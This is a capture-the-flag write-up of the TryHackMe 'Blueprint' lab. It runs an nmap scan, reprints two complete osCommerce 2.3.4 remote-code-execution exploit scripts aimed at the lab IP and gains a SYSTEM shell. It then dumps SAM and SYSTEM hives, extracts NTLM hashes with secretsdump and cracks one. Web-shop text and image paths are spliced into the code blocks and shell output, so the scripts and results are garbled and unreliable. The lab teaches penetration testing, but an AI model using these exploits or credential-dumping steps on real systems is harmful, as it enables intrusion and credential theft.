

# BLUEPRINT

Link to machine : <https://tryhackme.com/room/blueprint>

## SCANNING

I performed an **nmap** aggressive scan on the target to find open ports and services running on them.

```
root@kali: ~/thm/blueprint # nmap -A -p- -Pn 10.10.70.120 --min-rate 10000 -oN blueprint.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 20:16 EST
Warning: 10.10.70.120 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.70.120
Host is up (0.17s latency).


Not shown: 56806 closed tcp ports (reset), 8716 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-title: 404 - File or directory not found.
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
```


```
root@kali: ~/thm/blueprint # _http-title: Index of /
|_tls-alpn:
| http/1.1
| http-ls: Volume /
| SIZE TIME      FILENAME
| - 2019-04-11 22:52 oscommerce-2.3.4/
| - 2019-04-11 22:52 oscommerce-2.3.4/catalog/
| - 2019-04-11 22:52 oscommerce-2.3.4/docs/
|_
445/tcp  open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql        MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| http-methods:
|_ Potentially risky methods: TRACE
| http-ls: Volume /
| SIZE TIME      FILENAME
| - 2019-04-11 22:52 oscommerce-2.3.4/
| - 2019-04-11 22:52 oscommerce-2.3.4/catalog/
| - 2019-04-11 22:52 oscommerce-2.3.4/docs/
|_
|_http-title: Index of /
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
```

```
root@kali: ~/thm/blueprint
File Actions Edit View Help
root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x
445/tcp open microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open mysql MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp open http Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-ls: Volume /
| SIZE TIME FILENAME
| - 2019-04-11 22:52 oscommerce-2.3.4/
| - 2019-04-11 22:52 oscommerce-2.3.4/catalog/
| - 2019-04-11 22:52 oscommerce-2.3.4/docs/
|-
|_http-title: Index of /
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
49159/tcp open msrpc Microsoft Windows RPC
49160/tcp open msrpc Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=3/5%OT=80%CT=1%CU=32644%PV=Y%DS=2%DC=T%G=Y%TM=67C8F7E4
OS:)%P=x86_64-pc-linux-gnuSEQ(SP=100%GCD=1%ISR=10%TI=I%CI=I%II=I%SS=S%TS=7
OS:)SEQ(SP=102%GCD=1%ISR=10B%TI=I%CI=I%TS=7)SEQ(SP=104%GCD=1%ISR=107%TI=I%C
TCP/IP fingerprint:
```

## FOOTHOLD

I accessed the web service running on the target and found a directory listing of a content management system.






## Index of /

Name	Last modified	Size	Description
oscommerce-2.3.4/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.70.120 Port 8080



## Welcome to eshop

Welcome Guest! Would you like to [log yourself in](#)? Or would you prefer to [create an account](#)?

### New Products For March

[Die Hard With A Vengeance](#)  
[Die Hard With A Vengeance](#)

\$39.99

[Matrox G200 MMS](#)  
[Matrox G200 MMS](#)

\$299.99

[Red Corner](#)  
[Red Corner](#)

\$32.00

[Speed 2: Cruise Control](#)  
[Speed 2: Cruise Control](#)

\$42.00

[Samsung Galaxy Tab](#)  
[Samsung Galaxy Tab](#)

\$749.99

[Beloved](#)  
[Beloved](#)

\$54.99

[The Wheel Of Time](#)  
[The Wheel Of Time](#)

\$99.99

[Under Siege](#)  
[Under Siege](#)

\$29.99

[Blade Runner - Director's Cut](#)  
[Blade Runner - Director's Cut](#)

\$30.00

#### Categories

[Hardware](#) > (6)  
[Software](#) > (4)

[DVD Movies](#) > (17)

[Gadgets](#) (1)

#### Manufacturers

Please Select

Quick Find

Use keywords to find the product you are looking for.

[Advanced Search](#)

[Unreal Tournament](#)

[Unreal Tournament](#)

\$89.99

[What's New?](#)

Information

I looked for exploits related to the cms and found a couple on exploit db.

osCommerce 2.3.4.1 - Remote Code Execution

<b>EDB-ID:</b> 44374	<b>CVE:</b> N/A	<b>Author:</b> SIMON SCANNELL	<b>Type:</b> WEBAPPS	<b>Platform:</b> PHP	<b>Date:</b> 2018-03-30
<b>EDB Verified:</b> ✓		<b>Exploit:</b> ↗ / ↘		<b>Vulnerable App:</b> ↗	

```
# Exploit Title: osCommerce 2.3.4.1 Remote Code Execution
# Date: 29.0.3.2018
# Exploit Author: Simon Scannell - https://scannell-infosec.net <contact@scannell-infosec.net>
# Version: 2.3.4.1, 2.3.4 - Other versions have not been tested but are likely to be vulnerable
# Tested on: Linux, Windows

# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check if the page
# is already installed and does not attempt to do any authentication. It is possible for an attacker to directly
```

```
(root㉿kali)-[~/thm/blueprint]
# searchsploit 'oscommerce 2.3.4'

Exploit Title: osCommerce 2.3.4 - Multiple Vulnerabilities
osCommerce 2.3.4 - 'currency' SQL Injection
osCommerce 2.3.4.1 - 'products_id' SQL Injection
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting
osCommerce 2.3.4.1 - Arbitrary File Upload
osCommerce 2.3.4.1 - Remote Code Execution
osCommerce 2.3.4.1 - Remote Code Execution (2)

Shellcodes: No Results
```

	Path
Urael Tournament	php/webapps/34582.txt
Urael Tournament	php/webapps/46328.txt
Urael Tournament	php/webapps/46329.txt
Urael Tournament	php/webapps/46330.txt
A Bug's Life	php/webapps/49103.txt
A Bug's Life	php/webapps/43191.py
A Bug's Life	php/webapps/44374.py
Micromat IntelliMouse Pro	php/webapps/50128.py
Disciples: Sacred Lands	php/webapps/50128.py

I then downloaded the exploits and configured parameters in them.

```
(root㉿kali)-[~/thm/blueprint]
# searchsploit -m php/webapps/44374.py
Exploit: osCommerce 2.3.4.1 - Remote Code Execution
  URL: https://www.exploit-db.com/exploits/44374
  Path: /usr/share/exploitdb/exploits/php/webapps/44374.py
  Codes: N/A
  Verified: True
File Type: ASCII text, executable would you prefer to create an account?
Copied to: /root/thm/blueprint/44374.py

New Products For March
```

	Path
Urael Tournament	php/webapps/34582.txt
Urael Tournament	php/webapps/46328.txt
Urael Tournament	php/webapps/46329.txt
Urael Tournament	php/webapps/46330.txt
A Bug's Life	php/webapps/49103.txt
A Bug's Life	php/webapps/43191.py
A Bug's Life	php/webapps/44374.py
Micromat IntelliMouse Pro	php/webapps/50128.py
Disciples: Sacred Lands	php/webapps/50128.py

```
(root㉿kali)-[~/thm/blueprint]
# mv 44374.py expl1.py
[root@kali ~]# ./expl1.py
[+] Exploit: osCommerce 2.3.4.1 - Remote Code Execution (2)
[+] URL: https://www.exploit-db.com/exploits/50128
[+] Path: /usr/share/exploitdb/exploits/php/webapps/50128.py
[+] Codes: N/A
[+] Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/thm/blueprint/50128.py

[root@kali ~]# ./50128.py
[+] Exploit: osCommerce 2.3.4.1 - Remote Code Execution (2)
[+] URL: https://www.exploit-db.com/exploits/50128
[+] Path: /usr/share/exploitdb/exploits/php/webapps/50128.py
[+] Codes: N/A
[+] Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/thm/blueprint/50128.py
```

```
(root@kali:[~/thm/blueprint]
# cat exp1.py
# Exploit Title: osCommerce 2.3.4.1 Remote Code Execution
# Date: 29.03.2018
# Exploit Author: Simon Scannell - https://scannell-infosec.net <contact@scannell-infosec.net>
# Version: 2.3.4.1, 2.3.4 - Other versions have not been tested but are likely to be vulnerable
# Tested on: Linux, Windows

# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check if the page
# is already installed and does not attempt to do any authentication. It is possible for an attacker to directly
# execute the "install_4.php" script, which will create the config file for the installation. It is possible to inject
# PHP code into the config file and then simply executing the code by opening it.

# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://localhost//oscommerce-2.3.4.1/catalog/"
target_url = "http://localhost/oscommerce-2.3.4.1/catalog/install/install.php?step=4"

data = {
    'DIR_FS_DOCUMENT_ROOT': './'
}
# the payload will be injected into the configuration file via this code

import requests
# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://10.10.70.120:8080/oscommerce-2.3.4.1/catalog/"
target_url = "http://10.10.70.120:8080/oscommerce-2.3.4.1/catalog/install/install.php?step=4"

data = {
    'DIR_FS_DOCUMENT_ROOT': './'
}

# the payload will be injected into the configuration file via this code
# define('DB_DATABASE', '' . trim($_POST_VARS['DB_DATABASE']) . '\');' . "\n"
# so the format for the exploit will be: '); PAYLOAD; /
payload = '\');'
payload += 'system("ls");' # this is where you enter your PHP payload
payload += 'y'
data['DB_DATABASE'] = payload

# exploit it
r = requests.post(url=target_url, data=data)

if r.status_code == 200:
    print("[+] Successfully launched the exploit. Open the following URL to execute your code\n\n" + base_url + "install/includes/configure.php")
else:
    print("[-] Exploit did not execute as planned")
```

```
# Exploit Title: oscommerce 2.3.4.1 Remote Code Execution
# Date: 29.03.2018
# Exploit Author: Simon Scannell - https://scannell-infosec.net <contact@scannell-infosec.net>
# Version: 2.3.4.1, 2.3.4 - Other versions have not been tested but are likely to be vulnerable
# Tested on: Linux, Windows
6
# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check if the page
# is already installed and does not attempt to do any authentication. It is possible for an attacker to directly
# execute the "install_4.php" script, which will create the config file for the installation. It is possible to inject
# PHP code into the config file and then simply executing the code by opening it.

# enter the the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
16 base_url = "http://10.10.70.120:8080/oscommerce-2.3.4.1/catalog/"
17 target_url = "http://10.10.70.120:8080/oscommerce-2.3.4.1/catalog/install/install.php?step=4"
18
19 data = {
20     'DIR_FS_DOCUMENT_ROOT': './'
21 }
22
23 # the payload will be injected into the configuration file via this code
24 # define('DB_DATABASE', '' . trim($_POST_VARS['DB_DATABASE']) . '\');' . "\n"
25 # so the format for the exploit will be: '); PAYLOAD; /
26 payload = '\');'
27 payload += 'system("ls");' # this is where you enter your PHP payload
28 payload += 'y'
29 data['DB_DATABASE'] = payload
30
31 # exploit it
32 r = requests.post(url=target_url, data=data)
33
34 if r.status_code == 200:
35     print("[+] Successfully launched the exploit. Open the following URL to execute your code\n\n" + base_url + "install/includes/configure.php")
36 else:
37     print("[-] Exploit did not execute as planned")
```

```

# Exploit Title: osCommerce 2.3.4.1 - Remote Code Execution (2)
# Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
# Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output from configure.php
# Notes: The RCE doesn't need to be authenticated
# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtAll>
# Vendor Homepage: https://www.oscommerce.com/
# Version: osCommerce 2.3.4
# Tested on: Windows 10 Home (Windows 10 Home) | Microsoft Internet Explorer 11.0.0.0
#           Windows 10 Home (Windows 10 Home) | Microsoft Internet Explorer 11.0.0.0
import requests
import sys
import time
if(len(sys.argv) != 2):
    print("please specify the osCommerce url")
    print("format: python3 osCommerce2_3_4RCE.py <url>")
    print("eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog")
    sys.exit(0)

baseUrl = sys.argv[1]
testVulnUrl = baseUrl + '/install/install.php'

def rce(command):
    Use keywords to find the product you are looking for:
    Advanced search
    SWAT 3: Close Quarters Battle
    SWAT 3: Close Quarters Battle
    $19.99
    Unreal Tournament
    Unreal Tournament
    $19.99
    A Bur's Life
    A Bur's Life
    $39.99
    Microsoft IntelliMouse Pro
    Microsoft IntelliMouse Pro
    $39.99
    Courage Under Fire
    Courage Under Fire
    $29.99
    Lethal Weapon
    Lethal Weapon
    $34.99
    Disciples: Sacred Lands
    Disciples: Sacred Lands
    $90.00
    Quick Find

```

```

# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtAll>
# Vendor Homepage: https://www.oscommerce.com/
# Version: osCommerce 2.3.4
# Tested on: Windows
10
11 import requests
12 import sys
13
14 if(len(sys.argv) != 2):
15     print("please specify the osCommerce url")
16     print("format: python3 osCommerce2_3_4RCE.py <url>")
17     print("eg: python3 osCommerce2_3_4RCE.py http://10.10.70.120:8080/oscommerce-2.3.4/catalog")
18     sys.exit(0)
19
20 baseUrl = sys.argv[1]
21 testVulnUrl = baseUrl + '/install/install.php'
22
23 def rce(command):
24     #targeting the finish step which is step 4
25     targetUrl = baseUrl + '/install/install.php?step=4'
26
27     payload = "*";
28     payload += "passthru('"+ command +"');" # injecting system command here
29     payload += "/**"
30
31     #injecting parameter
32     data = {
33         'DIR_FS_DOCUMENT_ROOT': './',
34         'DB_DATABASE' : payload
35     }
36
37     response = requests.post(targetUrl, data=data)
38
39     if(response.status_code == 200):
40         print("[*] Successfully injected payload to config file")
41
42         readCMDUrl = baseUrl + '/install/includes/configure.php'
43         cmd = requests.get(readCMDUrl)
44
45         commandRsl = cmd.text.split("\n")
46
47         if(cmd.status_code == 200):
48             print("[*] Command executed successfully")
49
50             print(cmd.text)
51
52             print("[*] Exploit successful!")
53             print("[*] User: nt authority\system")
54             print("[*] Password: Who'd you like to log yourself in? Or would you prefer to create an account?")
55             RCE_SHELL$ whoami
56             nt authority\system\March
57
58             RCE_SHELL$ |
59             Speed
60             Speed
61             $39.99
62             Unreal Tournament
63             Unreal Tournament
64             $19.99
65             Courage Under Fire
66             Courage Under Fire
67             $29.99
68             Lethal Weapon
69             Lethal Weapon
70             $34.99
71             Disciples: Sacred Lands
72             Disciples: Sacred Lands
73             $90.00
74
75             Quick Find

```

I then ran the exploit and got shell as NT Authority.

```

# Exploit Title: osCommerce 2.3.4.1 - Remote Code Execution (2)
# Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
# Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output from configure.php
# Notes: The RCE doesn't need to be authenticated
# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtAll>
# Vendor Homepage: https://www.oscommerce.com/
# Version: osCommerce 2.3.4
# Tested on: Windows 10 Home (Windows 10 Home) | Microsoft Internet Explorer 11.0.0.0
#           Windows 10 Home (Windows 10 Home) | Microsoft Internet Explorer 11.0.0.0
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system
[*] Who'd you like to log yourself in? Or would you prefer to create an account?
RCE_SHELL$ whoami
nt authority\system\March
RCE_SHELL$ |
Speed
Speed
$39.99
Unreal Tournament
Unreal Tournament
$19.99
Courage Under Fire
Courage Under Fire
$29.99
Lethal Weapon
Lethal Weapon
$34.99
Disciples: Sacred Lands
Disciples: Sacred Lands
$90.00
Quick Find

```

I then captured the root flag from Administrator's Desktop.

```

RCE_SHELL$ dir C:\Users
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C
Welcome to eshop
Directory of C:\Users

04/11/2019  10:36 PM  <DIR>          .
04/11/2019  10:36 PM  <DIR>          ..
04/11/2019  10:40 PM  <DIR>          Administrator
03/21/2017  03:30 PM  <DIR>          DefaultAppPool
03/21/2017  03:09 PM  <DIR>          Lab
07/14/2009  04:41 AM  <DIR>          Public
          0 File(s)   0 bytes
          6 Dir(s)  19,496,681,472 bytes free

Categories
Manufacturers
RCE_SHELL$ dir C:\Users\Administrator\
RCE_SHELL$ dir C:\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  06:15 PM  <DIR>          .

Use keywords to find the product you are looking for:
Advanced Search
Quick Find

```

```

root@kali: ~/thm/blueprint
File Actions Edit View Help
root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x
04/11/2019  10:40 PM  <DIR>          Administrator
03/21/2017  03:30 PM  <DIR>          DefaultAppPool
03/21/2017  03:09 PM  <DIR>          Lab
07/14/2009  04:41 AM  <DIR>          Public
Welcome to 0 File(s)   0 bytes
6 Dir(s)  19,496,681,472 bytes free

RCE_SHELL$ dir C:\Users\Administrator\
RCE_SHELL$ dir C:\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  06:15 PM  <DIR>          .
11/27/2019  06:15 PM  <DIR>          ..
11/27/2019  06:15 PM           37 root.txt.txt
          1 File(s)   37 bytes
          2 Dir(s)  19,496,681,472 bytes free

Categories
Manufacturers
Products
Quick Find
RCE_SHELL$ more C:\Users\Administrator\Desktop\root.txt.txt
THM{[REDACTED]}

Use keywords to find the product you are looking for:
Advanced Search
Quick Find

```

Now that I had full control on the target, I downloaded the hashes from registry hives and extracted them on my system using **impacket-secretsdump**

<https://security.stackexchange.com/questions/38518/how-to-get-an-nt-hash-from-registry>

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "authentication - How to..." and contains the URL <https://security.stackexchange.com/questions/38518/how-to-get-an-nt-hash-from-registry>. The page displays a question titled "How to extract the hashes from the registry without 3rd party tools". The question has two answers. One answer provides a PowerShell script to save the SAM and SYSTEM files. Another answer discusses the use of a hex editor to extract hashes. The sidebar on the left includes links for Home, Questions, Tags, Users, Companies, Unanswered, and Teams, along with a "Try Teams for free" button.

```
RCE_SHELL$ reg.exe save HKLM\SAM MySam
The operation completed successfully.

RCE_SHELL$ reg.exe save HKLM\SYSTEM MySys
The operation completed successfully.

RCE_SHELL$ dir
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
Total Files: 1118  Total Size: 12,800,000  Free Space: 19,484,377,088 bytes
          File(s)      4           Dir(s)      3

RCE_SHELL$
```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

Index of /oscommerce-2.3				
	Name	Last modified	Size	Description
	<a href="#">Parent Directory</a>		-	
	<a href="#">MySam</a>	2025-03-06 01:31	24K	
	<a href="#">MySec</a>	2025-03-06 01:32	24K	
	<a href="#">MySys</a>	2025-03-06 01:31	12M	
	<a href="#">application.php</a>	2019-04-11 22:52	447	
	<a href="#">configure.php</a>	2025-03-06 01:32	1.1K	
	<a href="#">functions/</a>	2019-04-11 22:52	-	

---

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.70.120 Port 8080

```

root@kali: ~/thm/blueprint
File Actions Edit View Help
root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x root@kali: ~/thm/blueprint x
└─(root㉿kali)-[~/thm/blueprint] 3.4/catalog/install/includes
# ls
blueprint.nmap exp1.py exp2.py MySam MySec MySys

└─(root㉿kali)-[~/thm/blueprint]
# impacket-secretsdump -system MySys -sam MySam local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[!] Target system bootKey: 0x147a48de4a9815d2aa479598592b086f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0 :::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450 :::
[*] Cleaning up ...

```

Finally I cracked the hash using **crackstation**

The screenshot shows the CrackStation interface. A user has entered the hash `30e87bf999828446a1c1209ddde4c450` into the input field. Below the input field is a CAPTCHA challenge: "I'm not a robot". To the right of the CAPTCHA is the "Crack Hashes" button. The results table shows one row:

Hash	Type	Result
<code>30e87bf999828446a1c1209ddde4c450</code>	NTLM	googleplus

Below the table, there is explanatory text about how CrackStation works and a note about transferring data from Defuse.ca.